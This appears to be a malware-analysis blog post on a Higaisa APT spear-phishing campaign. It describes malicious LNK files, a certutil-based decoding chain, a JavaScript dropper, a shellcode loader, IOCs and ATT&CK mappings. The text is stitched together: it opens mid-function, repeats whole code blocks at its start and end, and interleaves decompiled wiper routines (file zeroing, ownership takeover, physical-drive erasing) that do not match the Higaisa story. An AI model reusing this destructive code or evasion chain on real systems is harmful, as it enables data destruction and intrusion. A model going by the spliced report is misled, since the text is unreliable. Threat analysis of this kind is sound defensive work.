91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

